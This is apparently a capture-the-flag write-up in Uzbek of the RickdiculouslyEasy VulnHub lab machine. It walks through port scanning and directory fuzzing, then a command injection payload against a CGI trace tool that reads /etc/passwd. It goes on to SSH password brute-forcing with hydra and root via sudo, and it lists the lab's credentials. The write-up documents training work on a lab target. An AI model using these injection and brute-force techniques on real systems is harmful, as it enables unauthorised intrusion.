


RickdiculouslyEasy - Writeup

1. Reconnaissance

IP - 192.168.56.102

Machine - RickdiculouslyEasy (VulnHub, difficulty: Easy)




```
(saidislom@kali)-[~]
└─$ nmap 192.168.56.102 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-11 23:32 +0500
Nmap scan report for 192.168.56.102
Host is up (0.000055s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds


(saidislom@kali)-[~]
└─$
```

nmap orqali to'liq port skanerlash (-p-) qildik: 21/tcp ftp, 22/tcp ssh, 80/tcp http, 9090/tcp zeus-admin, 13337/tcp, 22222/tcp (easyengine — bu yerda ikkinchi SSH servisi ekan), 60000/tcp portlari ochiq ekan.



80-portda "Morty's Cool Website" nomli Rick and Morty temasidagi sahifa ochildi.

2. Vulnerability Assessment



```
(saidislom@kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.56.102/FUZZ


      _____
     /  _  _  _  \
    /  /  _  _  \
   /  /  _  _  \
  /  /  _  _  \
 /  /  _  _  \
/  /  _  _  \

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.102/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


cgi-bin/      [Status: 403, Size: 217, Words: 16, Lines: 10, Duration: 1ms]
index.html    [Status: 200, Size: 326, Words: 24, Lines: 15, Duration: 0ms]
passwords     [Status: 301, Size: 240, Words: 14, Lines: 8, Duration: 0ms]
.htaccess     [Status: 403, Size: 218, Words: 16, Lines: 10, Duration: 237ms]
.hta          [Status: 403, Size: 213, Words: 16, Lines: 10, Duration: 237ms]
robots.txt    [Status: 200, Size: 126, Words: 11, Lines: 6, Duration: 2ms]
.htpasswd     [Status: 403, Size: 218, Words: 16, Lines: 10, Duration: 277ms]
```

ffuf orqali kataloglarni fuzz qildik. Natijada **passwords** (301 redirect) va **robots.txt** kabi qiziqarli yo'llarni topdik.




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>Now Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to you
6 <!--password: winter-->
7 </head>
8 </html>
9
```

/passwords/passwords.html sahifasining source kodida HTML komment ichida parol qoldirilgan ekan: **winter**




robots.txt faylida **/cgi-bin/root_shell.cgi** va **/cgi-bin/tracertool.cgi** kabi maxfiy CGI skriptlar yashiringanligini aniqladik.


3. Exploitation - Command Injection



tracertool.cgi — bu IP manzil kiritib "trace" qiladigan vosita ekan. IP maydoni serverda ishlaydigan buyruqqa uzatilishi mumkin, shu sababli command injection sinab ko'rardik.



ip=;tail%20/etc/passwd payloadi orqali command injection tasdiqlandi va tizimdagi foydalanuvchilar ro'yxati (RickSanchez, Morty, Summer) chiqdi.



avval topilgan **winter** parolini **Summer** foydalanuvchisi uchun SSH (22222-port) orqali sinab ko'rdik — muvaffaqiyatli kirdik.

4. Post-Exploitation

```
Summer@localhost: /home/Morty
Session Actions Edit View Help
[Summer@localhost Morty]$ ls
journal.txt.zip Safe_Password.jpg
[Summer@localhost Morty]$ pwd
/home/Morty
[Summer@localhost Morty]$ saidislom
```

/home/Morty papkasida **journal.txt.zip** va **Safe_Password.jpg** fayllarini topdik.

```
kali@kali: ~
Session Actions Edit View Help

(saidislom@kali)-[~]
└─$ scp -P 22222 Summer@192.168.56.102:/home/Morty/Safe_Password.jpg .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Summer@192.168.56.102's password:
Safe_Password.jpg 100% 42KB 32.1MB/s 00:00

(saidislom@kali)-[~]
└─$ scp -P 22222 Summer@192.168.56.102:/home/Morty/journal.txt.zip .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Summer@192.168.56.102's password:
journal.txt.zip 100% 414 206.8KB/s 00:00

(saidislom@kali)-[~]
└─$
```

ikkala faylni ham scp orqali o'z mashinamizga yuklab oldik.


```
Session Actions Edit View Help
Summer@localhost/home/RickSanchez/RICKS_SAFE
[Summer@localhost RICKS_SAFE]$ ls
safe
[Summer@localhost RICKS_SAFE]$ pwd
/home/RickSanchez/RICKS_SAFE
[Summer@localhost RICKS_SAFE]$ saidislom
-bash: saidislom: command not found
[Summer@localhost RICKS_SAFE]$
```

Summer hisobi orqali **/home/RickSanchez/RICKS_SAFE** papkasiga kirish huquqi borligini aniqladik — u yerda **safe** nomli dastur bor ekan.

```
kali@kali: ~
(saidislom@kali)-[~]
$ ./safe 131333
decrypt: FLAG{And Awwwwaaaayyyy we Go!} - 20 Points


Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is w
heely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.


(saidislom@kali)-[~]
$
```

avval topilgan flag (131333) ni kalit sifatida ishlatib `./safe 131333` buyrug'ini ishga tushirdik. Dastur ikkinchi flagni ochdi va Rickning SSH paroli uchun maslahat berdi: parolda 1 ta katta harf, 1 ta raqam va Rickning eski guruh nomidagi so'zlardan biri bo'lishi kerak ekan.

5. Privilege Escalation



Rickning eski guruh nomini Google orqali qidirdik va "The Flesh Curtains" nomini topdik.



topilgan maslahatlar asosida (katta harf + raqam + guruh nomidagi soʻzlar) potensial parollar roʻyxatini tuzdik va hydra orqali **RickSanchez** foydalanuvchisining SSH paroliga brute-force hujum qildik. Natijada parol topildi: **P7Curtains**


```

RickSanchez@localhost:~
Session Actions Edit View Help

(saidislom@kali)-[~]
$ ssh -p 22222 RickSanchez@192.168.56.102
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
RickSanchez@192.168.56.102's password:
Last failed login: Wed Aug 12 04:49:02 AEST 2026 from 192.168.56.1 on ssh:notty
There were 14 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ whoami
RickSanchez
[RickSanchez@localhost ~]$ id
uid=1000(RickSanchez) gid=1000(RickSanchez) groups=1000(RickSanchez),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[RickSanchez@localhost ~]$
```

topilgan login/parol (**RickSanchez / P7Curtains**) orqali SSH servisiga ulandik.

```

RickSanchez@localhost:~
Session Actions Edit View Help

[RickSanchez@localhost ~]$ sudo -l
[sudo] password for RickSanchez:
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User RickSanchez may run the following commands on localhost:
    (ALL) ALL
[RickSanchez@localhost ~]$ saidislom
```

sudo -l buyrug **(ALL) ALL** huquqiga ega ekanligini ko'rsatdi — istalgan buyruqni root sifatida bajarishi mumkin.

```
root@localhost:~  
Session Actions Edit View Help  
[RickSanchez@localhost ~]$ sudo -l  
[sudo] password for RickSanchez:  
Matching Defaults entries for RickSanchez on localhost:  
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR  
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",  
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS  
    _XKB_CHARSET XAUTHORITY", secure_path="/sbin:/bin:/usr/sbin:/usr/bin  
  
User RickSanchez may run the following commands on localhost:  
    (ALL) ALL  
[RickSanchez@localhost ~]$ saidislom  
-bash: saidislom: command not found  
[RickSanchez@localhost ~]$ sudo -i  
[root@localhost ~]# whoami  
root  
[root@localhost ~]# id  
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023  
[root@localhost ~]# saidislom  
-bash: saidislom: command not found  
[root@localhost ~]#
```

sudo -i buyrug❏i orqali to❏liq root sessiyasiga o❏tdik. **whoami** va **id** buyruqlari root huquqi olinganini tasdiqlaydi.

root huquqi olindi.